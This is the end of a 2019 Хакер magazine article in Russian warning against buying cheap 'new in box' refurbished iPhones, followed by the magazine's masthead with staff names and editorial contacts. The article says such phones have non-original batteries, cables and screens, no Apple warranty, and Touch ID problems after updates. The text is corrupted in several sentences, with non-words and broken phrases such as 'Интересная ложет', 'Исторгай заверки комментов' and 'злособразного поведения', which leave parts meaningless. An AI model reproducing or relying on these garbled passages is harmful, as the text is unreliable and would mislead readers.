Мы уже вывстили, что гарантии от Apple у покупателей «подвальных» iPhone не будет. Если у тебя возникнут мысли, что ты сможешь зайти в ближ Store во время пустынной поездки и тебе заменят дефектное устройство на новое, — забудь. Оригинальная гарантия давно истекла, и единственное, на что ты можешь рассчитывать, — это добрая воля продавца.

Интересная ложет: на маркетинговом языке (от маркетинга) всегда указывается серийный номер с коробки. Как ты думаешь, согласится ли магазин взять в ремонт устройство с другим серийным номером, не совпадающим с тем, который пропечатан в гарантии?

ЧТО ВНУТРИ И ОТКУДА ОНО БЕРЕТСЯ?

А если такой телефон разобрать, что будет внутри? Из любопытства мы разобрали два устройства с ярко выраженными дефектами. В обоих случаях мы увидели неоригинал, явно неродной аккумулятор и шлейфы. Похоже, от оригинальных в том устройстве была исключительно материнская плата.

Показателен в этом смысле пример Скотти Аллена, который поехал в Китай и собрал полностью работоспособный iPhone 6s из запчастей, купленных на местном радиорынке. По словам Скотти, самым сложным оказалась материнская плата: как бы ему ни хотелось собрать ее самостоятельно, обойти проходящую подключения и настройки Touch ID ему не удалось. Пришлось приобрести материнскую плату в сборе с датчиком отпечатков, которую китайцы выставили из подземного Apple Store. Исторгай заверки комментов и сборщик устройства можно насладиться в 23-минутном ролике, снятом самим автором.

ВЫВОДЫ

Стоит ли покупать «новый в коробке» iPhone с «годом гарантии» и чем это может грозить в будущем?

Покупка «нового» iPhone за полцены — это лотерея без единого выигрышного номера. В лучшем случае ты получишь б/у устройство с истекшей гарантией в кадаром — своеобразного монстра Франкенштейна с деталями неизвестного происхождения. Неоригинальные запчасти в таких устройствах, как правило, очень хрупкие (один такой экран треснул наполовину буквально при первом нажатии), злособразного поведения может не быть совсем, а если есть — то сюрпризов в ближайшем недели. Цветопередача таких экранов может сильно отличаться от задуманной Apple.

О том, чем может грозить установка неоригинального датчика Touch ID, наверное, знает всё: неродной датчик просто «отвалится» после очередного обновления iOS. Кстати, сюда же относится все тех/меню iPhone 5s/6/6s и далее по списку, которые продаются «без Touch ID».

Стоит ли покупать такие для личного пользования? Нет, даже ребенку (из-за хрупкости экрана). А вот если твои цели — исследование безопасности iOS, то гарантия таких устройств может помочь ощутимо сэкономить.

ХАКЕР

18+

№02 (239)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2019